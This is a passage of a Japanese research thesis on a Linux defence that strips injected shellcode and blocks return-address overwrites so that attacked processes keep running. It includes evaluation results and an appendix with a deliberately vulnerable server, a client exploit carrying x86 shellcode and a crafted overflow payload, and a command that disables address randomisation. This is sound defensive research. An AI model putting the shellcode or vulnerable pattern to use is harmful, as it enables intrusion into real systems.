

図 4.1: 外部データのチェック (攻撃されていない時)



図 4.2: 外部データのチェック (攻撃された時)

中にシェルコード等の不正なデータが入っていない事を確認した上で，ユーザー領域内にデータを書き戻す (4.1a-2).

プログラム修正後では，recv の引数 buf の値を変更するのではなく，buf の指す先のメモリ内容を一時バッファにコピーする (図 4.1b-1)．その後，システムコール本来の処理を行い，受信データをユーザー領域に書き込む (図 4.1b-2)．システムコールが return される前に buf の中身をチェックし，シェルコードが含まれていなければこのまま終了する．もしも，シェルコードが含まれている様であれば一時領域のデータを書き戻す (4.2b-3).

この手法はシェルコードが見付かった時には，メモリの書き込みが 1 回から 3 回に増えるデメリットがある．しかし，シェルコードが見付からなかった場合にはメモリの書き込みはどちらも 2 回であり，速度的に等価である．

4.2 戻りアドレスの改竄防止

書き込み先をチェックする専用のライブラリを作成し，LD_PRELOAD で指定する．これにより，通常のライブラリが呼び出される前に，作成したライブラリを呼び出だせる．作成した専用のライブラリ内では，まずコールスタックから戻りアドレス及び退避済み ebp の存在する領域のリストを作成する．これらは内部で呼び出されている関数の数だけ存在する．そして書き込み先の領域と戻りアドレスが重複していないかどうかを確認する．重複していない場合は，通常のライブラリ関数を呼び出して終了する．重複している場合には，通常のライブラリ関数を呼び出ずに終了する．

4.3 実行継続処理範囲の制限

本システムでは監視対象プログラムが初めて実行されたときに，図 3.2 の様な遷移ルールを監視対象のプログラム毎に作成し，カーネル内に保持している．各ノードは戻りアドレス情報を任意数保持できるリストを保持している．攻撃を検知する度に，ここに追加，もしくは削除を行う．

また 4.2 の提案手法についてもこの範囲制限を有効にするため，ユーザー領域でも



図 4.3: 動作規則 (脆弱性範囲の推測後)

判定結果を参照出来るようにする必要がある．そのためにプロセス起動時にライブラリ内にプロセス毎の専用のフラグを用意する．そしてカーネルにそのフラグのアドレスを通知しておく事で，カーネル内で行われる脆弱性有無の推測判定をユーザー領域でも参照できるようになる．

実行中はシステムコールが呼ばれる度に，現在実行中の処理が脆弱性を含む危険があるかどうかを判断する．この時，バイナリ実行ファイル上での実行中の場所およびコールスタックに積まれている戻りアドレス情報と，これまでの攻撃から作成した脆弱性の推測情報を比較する．例えば，図 3.2 に示されるようなプログラムを一定時間実行し脆弱性の含有箇所を推測した結果、図 4.3 の様になったとする．各ノードの右下にある図は，戻りアドレス情報である．例えば，現在の実行している場所が状態 11 のノード付近であった場合を考える．この場合，実行中のコールスタックに状態 3 と 7 のアドレスが含まれている時、もしくは状態 2 のアドレスのみが含まれている時に限り実行継続処理を有効にする．

カーネル内の処理は次の順序で行う．

1. システムコール呼出しをフックする．
2. コールスタックから戻りアドレス情報を作成する．
3. 実行中の場所がどのノードに相当するかを調べる．なおこれには，システムコールは正常な処理中にはライブラリ経由でしか呼び出されない事を利用し，ライブラリ関数からの戻りアドレスを調べる事で分かる．
4. 特定したノードの持つ戻りアドレス情報のリスト内に，現在の戻りアドレス情報と一致する物があれば，実行継続処理を有効にする．
5. 上記 3 での実行継続処理の有効無効の結果をライブラリ内のフラグにも書き込む
6. 実行継続処理を行う必要があれば 4.1 の提案手法の処理を行う．
7. 正規のシステムコールを呼び出す．

またライブラリが呼ばれた際の処理は次の様になる．

1. ライブラリ関数呼出しをフックする
2. フラグを確認し，実行継続処理を行う必要があれば 4.2 の提案手法の処理を行う．
3. 正規のライブラリ関数を呼び出す．
4. 終了して，呼出し元にリターンする．

第5章

実装と評価

本システムは3章および4章で述べた手法を実装し、そのオーバーヘッド及び実際に攻撃された時の動作および，それに対する考察を述べる．なお評価に使用した環境を次に示す.

- OS fedora core 5
- CPU pentium 4 2.4Ghz HT 無し
- memory 512MByte
- kernel 2.6.17.8

5.1 攻撃評価

脆弱性を持つクライアントサーバ型のプログラムを作成し，本提案手法での監視の元，実行を行った．なお，評価に使用した脆弱性の存在するプログラムは付録として添付する．また fedora core5 では，コールスタックの開始アドレスをランダム化する機能が標準で有効になっており，評価の弊害になる為この機能を無効化にし状態で評価を行った．この時使用したコマンドは以下の物である．

$echo 0 > /proc/sys/kernel/randomize\_va\_space$

本実験ではサーバー側のプログラムである funcA がバッファオーバーフローの脆弱性を持つ．ループ内で2度目に受信したデータが 4Byte 以上の長さであった場合には，



図 5.1: 監視無しでの検証



図 5.2: 監視有りでの攻撃 (1 回目)

バッファオーバーフローが発生する．攻撃が行われた場合，メインループ内で 2 回の recv が実行された後に funcA が呼び出され，funcA 内部で戻りアドレスの改竄が発生し，funcA が終了した時に不正な場所にリターンされる．この検証では，ループ内で 1 度目に受信されるデータにシェルコードを使用し，このシェルコードにリターンする．

まず、提案システムや，IDS の監視の無い状態で実行した結果を図 5.1 に示す．サーバープログラム及び，クライアントプログラムを起動し，まずは aaa，bbb と言った通常の文字を送信し正常に通信が出来てることを確認した (図 5.1 上部)．次にシェルコード及び，戻りアドレス改竄用のデータを送信した．その結果，server プログラム内で ls が実行された事が分かる (図 5.1 下部)．

次に，本提案システムでの監視の元で，攻撃を行った結果を図 5.2 示す．これは最初の攻撃であるため，実行継続処理は有効になっておらず，シェルコードや戻りアドレスの改竄を許してしまう．しかし，シェルコードが実行されシェルコード内でシステムコールが発行されると，規則に存在しないシステムコールなので侵入検知システムによって不正が検知され強制終了されている (図 5.2)．なおシェルコードはプロセスの状態を大きく変化させるためにシステムコールを高確率で呼び出す事が知られている．



図 5.3: 監視無しでの攻撃 (2 回目)

表 5.1: 実行時間

	監視無し	提案 1 のみ	提案 1+2		
被攻撃回数	／	／	0 回	1 回	2 回以上
時間 (msec)	52	1903	121	1051	123
倍率	1	35.9	2.3	19.8	2.3

最後に，提案システムでの監視の元，2 度目以降の攻撃を行った結果を図 5.3 に示す．結果，ループ内での 1 度目の受信データである recv type のデータが空欄になっている事が分かる．これはカーネル内部でシェルコードを検知し，データの削除を行ったためである．

また，ループ内での 2 度目のデータが受信された後に，funcA 内部で memcpy が呼び出されるが，memcpy 関数内のチェックによりバッファオーバーフローの発生が検知されている．実際のメモリへの書き込みを行う事なく memcpy 関数が終了するため，戻りアドレスは改竄されず，funcA の終了後に不正な場所にリターンされる事はない．

結果，他のプログラムが呼び出されずに正常に処理を続行できている (図 5.3)．

5.2 時間評価

5.1 で使用したプログラムの実行時間を計測した．なお、測定には監視無しの場合、提案手法 1 のみで監視した場合，提案手法 1 及び 2 を組み合わせた場合の 3 通りで計測した．また提案手法 2 を使用する場合は，攻撃を受けた回数により実行負荷が変化するため，まだ一度も攻撃を受けていない状態、一度攻撃を受け脆弱性のある箇所にたいして提案手法 1 を行った場合、および 2 回目の攻撃により脆弱性の箇所を特定した後の時間を測定した．

使用したコマンドは以下の物である．

```
> time ./int.sh ./server
```

ここで int.sh は引数に設定されたコマンドを環境変数 LD_PRELOAD をセットした状態で実行するシェルスクリプトである．また同一 PC 上の別コンソールから client プログラムを実行し接続を行った．また時間は，10 回試行の平均をとった．

実行した結果、提案手法 1 のみでは，監視無しの場合に比べ実行時間が非常に増加した (表 5.1)．しかし，提案手法 2 を併用した結果、攻撃を一度も受けていない場合には 2.3 倍程度であった．また，攻撃を一度受けた場合には脆弱性を含む範囲の推測が行われ，推測範囲内で提案手法 1 が実行されたため、実行時間が増加した．しかし，2 回以上攻撃を受けた場合には脆弱性の位置を特定でき，オーバーヘッドを再び 2.3 倍まで抑えられた．

第6章

まとめ

本研究では攻撃を受けてもプロセスを停止させずに処理を続行させる手法を提案した．具体的には，シェルコードの挿入を防ぐ処理と戻りアドレスの改竄を防ぐ二つの処理からなっている．シェルコードの挿入を防ぐためにシステムコールの動作を変更し，ユーザー領域に入る前にシェルコードの除去を行った．また，戻りアドレスの改竄防止には，ライブラリ内で書き込み先領域と戻りアドレスの格納領域を比較する事で，ライブラリ利用による戻りアドレスの改竄を防止すると共に，戻りアドレスのバックアップを行い，戻りアドレスの改竄が発覚した場合にも修復出来るようにした．

脆弱性を含む箇所を推測する事により実行継続手法を行う場所を限定し，オーバーヘッドの削減を計った．推測には，攻撃を受けた時の実行位置及びコールスタック内の戻りアドレス情報を元に，バイナリ実行ファイルを実行とは逆向きに探索する事で実現している．同じ攻撃を複数回受けて推測範囲の最適化を行う．作成した推測情報を監視対象プロセスの実行中に定期的に参照し，実行継続処理を動的に有効と無効を切り替える．

本システムを linux 上に実装し，本システムでの監視の元，オーバーフロー攻撃を行った．その結果，始めの攻撃では監視対象プロセスの動作を変更され，そのプロセスの再起動を余技なくされたが，2 回目の攻撃を受けた時にはシェルコードの除去や戻りアドレスの改竄防止に成功し，再起動せずに処理を続行できる事を確認した．オーバーヘッドも測定した結果，十分な回数の攻撃を受け，脆弱性範囲の推測が最適化された場合のオーバーヘッドは 2.3 倍程度に抑えられると分かった．

しかし，現状では戻りアドレスのバックアップ処理がまだ未実装である．そのためこの実装を進めていく予定である．また本研究ではまだ典型的なオーバーフロー攻撃しか検証を行っていない．そのため，その他の攻撃にも有効であるかどうかを検証して行きたい．またオーバーヘッドに関してもまだ実用的な速度とはいい難いため，さらなる削減を行う予定である．

謝辞

本研究のために，多大な御尽力を頂き，御指導を賜わった名古屋工業大学の松尾啓志教授，津邑公暁准教授，齋藤彰一准教授，松井俊浩助教に深く感謝いたします.

また，本研究の際に多くの助言，協力をして頂いた松尾・津邑研究室および齋藤研究室の方々に深く感謝致します.

参考文献

[1] National Security Agency. Security-enhanced linux. http://www.nsa.gov/research/selinux/.

[2] Crispin Cowan, Calton Pu, Dave Maier, Heather Hintony, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks, (1998).

[3] Michael E. Locasto, Angelos Stavrou, Gabriela F. Cretu, Angelos D. Keromytis, and Salvatore J. Stolfo. Return valuepredictability profiles for self-healing. *Third International Workshop on Security, IWSEC2008*, (2008).

[4] Jakub Jel nek, Ulrich Drepper, Richard Henderson, Arjan van de Ven, and redhat. Limiting buffer overflows with execshield. http://www.redhat.com/magazine/009jul05/features/execshield/, (2005).

[5] 槙本祐司, 鶴田浩史, 齋藤彰一, 上原哲太郎, 松尾啓志. システムコールとライブラリ関数の監視による侵入防止システムの実現. 情報処理学会研究報告, Vol. 2009, No. 6, (2009).

付録

実験で使用したバッファオーバーフローの脆弱性の存在するプログラムを示す.

サーバー側プログラム

```
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <inttypes.h>
#include <fcntl.h>
#include <sys/time.h>

#define BUFFSIZE 1024

//dump memory for debug
void printmem(const unsigned char *str, int size){
  int i;
  printf("mem dump(%x)",str);
  for(i=0;i < size;i++)
```

```
    printf(" %02x",str[i]);
  printf("\n");
}
//this function has a bug
void funcA(char *data){
  char str[8];
  printmem(str,36);
  memcpy(str,data, strlen(data));//this is a bug
  printmem(str,36);
}
//時間の測定関数
unsigned long long get_time(void){
  struct timeval tv;
  gettimeofday(&tv,NULL);
  return((unsigned long long)tv.tv_sec*1000*1000 + tv.tv_usec);
}
//指定されたファイルを開くだけの関数
void big_func2(char *file_name){
  char buffer[BUFFSIZE];
  int fd;
  int read_num;
  fd = open(file_name, O_RDONLY);
  if(fd < 0)
    printf("error\n");
  while((read_num = read(fd,buffer, BUFFSIZE))
== BUFFSIZE);
  close(fd);
}
```

```
//指定されたファイルを送信する関数
void big_func(int ss,char *file_name){
  char buffer[BUFFSIZE];
  int fd;
  int read_num;
  struct stat file_info;
  fd = open(file_name, O_RDONLY);
  if(fd < 0){
    printf("error\n");
    read_num = 0;
    send(ss,&read_num,sizeof(int),0);
  }

  if(fstat(fd, &file_info) < 0)
    printf("error at fstat\n");
    read_num = file_info.st_size;
  printf("len = %d\n",read_num);
  send(ss,&read_num,sizeof(int),0);
  while((read_num = read(fd,buffer, BUFFSIZE))
== BUFFSIZE){
    send(ss,buffer,read_num,0);
  }
  close(fd);
}

int main(int argc,char **argv){
  unsigned long long t1,t2;
  struct sockaddr_in server,client;
```

```
int len,n,num,s,ss;
char type[BUFFSIZE];
char data[BUFFSIZE];
char str_ok[] = "ok";
printf("shell code addr=\t0x%x\n",(unsigned int)type);

//init for connect
s = socket(PF_INET, SOCK_STREAM, 0);
memset(&server, 0, sizeof(server));
server.sin_family = PF_INET;
server.sin_port = htons(5001);
server.sin_addr.s_addr = htonl(INADDR_ANY);
bind(s, (struct sockaddr *)&server, sizeof(server));
len = sizeof(client);
listen(s,1);
//接続待ち
ss = accept(s,(struct sockaddr *)&client, &len);
t1 = get_time();//コネクションを受けた後に時間の測定開始
while(1){
  n = recv(ss,type , BUFFSIZE, 0);//recv shell_code
  printf("recv type = %s\n",type);
  if(strstr(type,"quit") != NULL)
    break;
  send(ss,str_ok,strlen(str_ok)+1,0);

  n = recv(ss,data , BUFFSIZE, 0);//recv overflow data
  printf("recv data = %s\n",data);
  //send(ss,str_ok,strlen(str_ok)+1,0);
```

```
    big_func(ss,data);
    funcA(data);
  }
  big_func2(data);
  close(ss);

  t2 = get_time();
  printf("time = %d\n",t2 - t1);
  return 0;
}
```

クライアント側プログラム

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include<sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include<inttypes.h>
#include <netdb.h>

unsigned char   x86_wrx_sh[256]   =
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x33\xdb\xf7\xe3\xb0\x46\x33\xc9\xcd\x80\x6a\x54"
        "\x8b\xdc\xb0\x27\xb1\xed\xcd\x80\xb0\x3d\xcd\x80"
```

```
        "\x52\xb1\x10\x68\xff\x2e\x2e\x2f\x44\xe2\xf8\x8b"
        "\xdc\xb0\x3d\xcd\x80\x58\x6a\x54\x6a\x28\x58\xcd"
        "\x80\x6a\x0b\x58\x99\x52\x68\x6e\x2f\x6c\x73\x68"
        "\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xcd\x80";
//適切な値を設定する必要がある
//aaaabbbbccccddddeeee…書き込み先アドレス調整
//\x98\xff\xff\xbf…退避済み ebp
//\x64\xf5\xff\xbf…戻りアドレス
char x86_ret[] = "aaaabbbbccccddddeeee\x98\xff\xff\xbf\x64\xf5\xff\xbf";

#define NET_BUFSIZE 1024
void recv_file(int ss){
char str[NET_BUFSIZE];
int file_size;
int one_size;
recv(ss,&file_size,sizeof(int),0);
printf("%d\n",file_size);
while(1){
  if(file_size <= 0)
    break;
  file_size -= recv(ss,str,NET_BUFSIZE,0);

}
}

int main(int argc,char **argv){
  int ss;
  struct sockaddr_in server;
```

```
  struct hostent *servhost;
  int c,n,type,type2;
  char buf[NET_BUFSIZE];
  if(argc < 2)
    type = 1;
  else
    type = atoi(argv[1]);
  servhost = (struct hostent*)gethostbyname("133.68.15.212");

  memset(&server, 0, sizeof(server));
  server.sin_family = AF_INET;
  server.sin_port = htons(5001);

  memcpy((char*)&(server.sin_addr), servhost->h_addr, servhost->h_length);

  ss = socket(AF_INET, SOCK_STREAM, 0);
  connect(ss, (struct sockaddr*)&server, sizeof(server));

  if(type == 1){//手動で動作を確認する
    while(1){
      printf("send attack data(1), quit(2) , send mess(3)\n>");
      scanf("%d",&type2);
      if(type2==1){
send(ss,x86_wrx_sh,strlen(x86_wrx_sh)+1,0);
n = recv(ss,buf , NET_BUFSIZE, 0);//send shellcode
printf("recv = %s\n",buf);
send(ss,x86_ret,strlen(x86_ret)+1,0);//send overflow data
recv_file(ss);
```

```
      }
      else if(type2 == 2){
send(ss,"quit",5,0);
break;
      }
      else{
printf("input first message : ");
scanf("%s",buf);
send(ss,buf,strlen(buf)+1,0);
n = recv(ss,buf , NET_BUFSIZE, 0);
printf("recv = %s\n",buf);

printf("input second message : ");
scanf("%s",buf);
send(ss,buf,strlen(buf)+1,0);
recv_file(ss);
      }
    }
  }
  else if(type == 2){//攻撃を行う
    send(ss,x86_wrx_sh,strlen(x86_wrx_sh)+1,0);
    n = recv(ss,buf , NET_BUFSIZE, 0);//send shellcode
    printf("recv = %s\n",buf);
    send(ss,x86_ret,strlen(x86_ret)+1,0);//send overflow data
    recv_file(ss);
    send(ss,"quit",5,0);
  }
  else{//ファイルを受け取る(時間計測用)
```

```
    send(ss,"file",5,0);
    n = recv(ss,buf , NET_BUFSIZE, 0);
    printf("recv = %s\n",buf);
    send(ss,"15MB",5,0);
    recv_file(ss);
    send(ss,"quit",5,0);
  }
  close(ss);
  return 0;
}
```